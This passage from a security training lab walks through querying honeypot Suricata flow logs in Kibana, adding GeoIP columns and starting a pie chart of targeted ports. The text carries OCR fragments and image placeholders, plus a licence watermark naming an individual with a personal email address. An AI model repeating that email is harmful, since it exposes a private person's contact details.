27	28	29	30	31	1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	1	2

12:00 AM  
12:30 AM  
01:00 AM  
01:30 AM  
02:00 AM  
02:30 AM  
03:00 AM  
03:30 AM  
04:00 AM

2019-02-19 00:00:00.000

Once this is done click on the box on the right side of date picker to select ending time for the search:

Feb 19, 2019 @ 00:00:00.0 → Mar 29, 2019 @ 12:00:00.0

Absolute Relative Now

1

< **March** 2019 >

SU	MO	TU	WE	TH	FR	SA	
					1	2	09:30 AM
							10:00 AM
24	25	26	27	28			10:30 AM
3	4	5	6	7	8	9	11:00 AM
10	11	12	13	14	15	16	11:30 AM
17	18	19	20	21	22	23	12:00 PM
24	25	26	27	28	<b>29</b>	30	12:30 PM
31	1	2	3	4	5	6	01:00 PM
							01:30 PM
							02:00 PM

2

2019-03-29 12:00:00.000

Use the following time to paste into the box at the bottom.

2019-03-29 12:00:00.000

Your search should now look like this:

The screenshot shows a search interface with a date range selector at the top. The date range is "Feb 19, 2019 @ 00:00:00.0 → Mar 29, 2019 @ 12:00:00.0", which is highlighted with a red box and labeled with a red circle containing the number "1". Below the date range, there are three tabs: "Absolute", "Relative", and "Now". The "Absolute" tab is selected. A calendar for March 2019 is displayed, with the date "29" selected and labeled with a red circle containing the number "2". To the right of the calendar, there is a list of times from 09:30 AM to 02:00 PM in 30-minute increments. The time "12:00 PM" is selected and highlighted in blue. At the bottom right of the interface, there is a green button labeled "Update" with a refresh icon, also labeled with a red circle containing the number "2".

If it does, press the "Update" button to run a search with the new start and end time. You should now see the page populated with results:

The screenshot shows the Elastic Stack Discover interface. At the top, it displays 'Discover' and '774,140 hits'. Below this are buttons for 'New', 'Save', 'Open', 'Share', and 'Inspect'. A search bar contains 'suricata-flow' and a date range filter is set from 'Feb 19, 2019 @ 00:00:00.0' to 'Mar 29, 2019 @ 12:00:00.0'. A 'Refresh' button is on the right. On the left, there is a sidebar with 'Selected fields' (showing '? \_source') and 'Available fields' (listing various fields like 'application\_protocol', 'destination\_ip', etc.). A 'Fields' label is placed over the available fields list. The main area features a histogram titled 'Histogram' showing the count of logs per 12-hour interval. Below the histogram is a 'Log Details' view for a log entry at 'Mar 29, 2019 @ 06:33:14.005'. The details include fields like 'host', 'geop.longitude', 'geop.as.org', 'geop.timezone', 'geop.country\_name', 'geop.continent\_code', 'geop.latitude', 'geop.city\_name', 'geop.region\_code', 'geop.postal\_code', 'geop.ip', 'geop.asn', 'geop.location.lat', 'geop.location.lon', 'geop.country\_code3', 'geop.region\_name', 'geop.country\_code2', 'source\_ip', 'event\_type', 'tcp.state', 'tcp.flags', 'p.tcp.flags\_ts', 'tcp.syn', 'tcp.psh', 'tcp.ack', 'tcp.fin', 'tcp.flags\_tc', 'source\_port', and 'flow.start'.

You now see a populated field list, a histogram of the time of where logs are present in that index's data set, and the time and field details for the logs.

To expand the detail for a log, click the arrow to the left side of the time:

**Time** ▼ **\_source**

Mar 29, 2019 @ 06:33:14.005

host: localhost geip.longitude: -8.95  
ontinent\_code: EU geip.latitude: 51.9  
eip.location.lat: 51.9 geip.location  
event\_type: flow tcp.state: closed to  
source\_port: 53,032 flow.start: Mar 29

**Expanded document**

**Table** **JSON**

@timestamp	Mar 29, 2019 @ 06:33:14.005
t @version	1
t _id	gPaRymkB9tBSGovG3FD7
t _index	suricata-flow
# _score	-
t _type	_doc
t application_protocol	ssh
t destination_ip	104.248.50.195
# destination_port	22
t event_type	flow
# flow_age	9
❶ flow.alerted	false
# flow.bytes_toclient	2,168
# flow.bytes_toserver	2,640
⊙ flow.end	Mar 29, 2019 @ 06:32:13.795
# flow.pkts_toclient	12
# flow.pkts_toserver	20
t flow.reason	timeout
⊙ flow.start	Mar 29, 2019 @ 06:32:04.951




This view shows each individual field from the Suricata flow log parsed out into key-value pairs. Fold the log back up for now.

On the top we can see there is a large list of all the key-value pairs of the log.

```
host: localhost geoip.longitude: -8.95 geoip.as_org: Petersburg Internet Network ltd. geoip.timezone: Europe/Dublin geoip.countr  
y_name: Ireland geoip.continent_code: EU geoip.latitude: 51.9 geoip.city_name: Macroom geoip.region_code: CO geoip.postal_code:  
P12 geoip.ip: 5.188.86.212 geoip.asn: 44,050 geoip.location.lat: 51.9 geoip.location.lon: -8.95 geoip.country_code3: IE geoip.r  
egion_name: County Cork geoip.country_code2: IE source_ip: 5.188.86.212 event_type: flow tcp.state: closed tcp.tcp_flags: 1b tc  
p.tcp_flags_ts: 1b tcp.syn: true tcp.psh: true tcp.ack: true tcp.fin: true tcp.tcp_flags_tc: 1b source_port: 53,032 flow.start
```

It's a bit hard to read and some of it we probably aren't interested in. To filter down logs and only show specific fields, we can mouse over the field list on the left side of the screen. When hovering over any specific item an "add" button will appear that will cause that field to become a dedicated column to display in the main interface. You can also click on the name of any field to expand a drop-down that will show a small statistical analysis of the values in that field (this is not for *all* logs in that index, just the top 500).




This photo shows what happens when you click on the field called "geoip.city\_name". It indicates that most of the flows of the currently displayed logs were sourced from an IP in Macroom a city in Ireland.

Let's add a few columns of interest for flow logs. On the field list, select the "add" button for the following fields in this order. Note that you may have to find some fields at the top of the field list under the "Popular fields" area - Kibana sometimes tries to helpfully move them to the top for you, but it can cause confusion if you don't know they're there and are looking for them to be in alphabetical order instead.

- source\_ip
- source\_port
- destination\_ip
- destination\_port
- application\_protocol
- geoiip.country\_name
- geoiip.as\_org

Your screen should now look like this - much more readable! These fields give us an idea of what type of traffic was seen by the sensor by showing its layer 3/4 information and the application layer protocol that was used. It also has some value-added **enrichments** added by the SIEM - geoIP information about where on earth the traffic came from, and what organization owns that public IP. These fields were not present in the original logs from Suricata and were added after the fact upon log ingestion!




Time	source_ip	source_port	destination_ip	destination_port	application_protocol	geoiip.country_name	geoiip.as_org
> Mar 29, 2019 @ 06:33:14.005	5.188.86.212	53,032	104.248.50.195	22	ssh	Ireland	Petersburg Internet Network Ltd.
> Mar 29, 2019 @ 06:33:12.001	91.186.98.205	63,585	104.248.50.195	445	-	Russia	MTS PJSC
> Mar 29, 2019 @ 06:33:07.005	123.24.205.1	55,392	104.248.50.195	445	-	Vietnam	VNPT Corp
> Mar 29, 2019 @ 06:33:07.005	5.188.86.173	36,711	104.248.50.195	22	ssh	Ireland	Petersburg Internet Network Ltd.
> Mar 29, 2019 @ 06:33:07.005	5.188.86.172	57,539	104.248.50.195	22	ssh	Ireland	Petersburg Internet Network Ltd.


If you've clicked the columns in the wrong order, mousing over their name will expose a small left and right arrow that will let you rearrange them.




If you accidentally click the wrong field, scroll to the top of the field list, all fields currently added as a column move up to the top area under the "Selected Fields" section. You can also hover over the column name in the log list and click the small "x".



Now that we have a good set of columns selected, lets save this view. At the top of the screen select the "Save" link:



Type the name "Flow Logs" and press "Confirm Save"



This set of columns is now saved and will be available to jump back to any time you use the "Open" link next to the Save button.


Before going on the next step, feel free to click around and explore the data in the Discover tab.

## 2. Create a pie chart visualizations of honeypot data

Now that we've seen the data that we're working with, let's start to look at some trends in the honeypot data. Since this is honeypot data from a server sitting quietly on the internet, every interaction with it can be considered a scan or attack attempt (minus the honeypot management traffic, which happened over port 2222).

One basic question you might want to answer is "What port did attackers most commonly attempt to connect to on this server?" Let's use the visualization features to make a pie chart of the data to find the answer.


Click on the visualize tab in Kibana:



This page shows some visualizations that were previously constructed for you, you can come back to these and check them out later if you'd like. We are going to make a new visualization, so click the "+" button to start creating a new visualization:


<input type="checkbox"/> Title ↑	Type
<input type="checkbox"/> lab3.1 - Alert Heatmap	Heat Map
<input type="checkbox"/> lab3.1 - Alerts by country	Pie
<input type="checkbox"/> lab3.1 - Flows by port	Area
<input type="checkbox"/> lab3.1 - HTTP URLs	Data Table
<input type="checkbox"/> lab3.1 - HTTP User-Agents	Data Table

0 items selected




Kibana will now ask you what type of visualization you'd like to make, select the pie bar chart.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020




Kibana will then ask which set of data you'd like to use for the chart, select "suricata-flow" as a source.




This will then bring you to a basic pie chart that we can use to start the visualization:



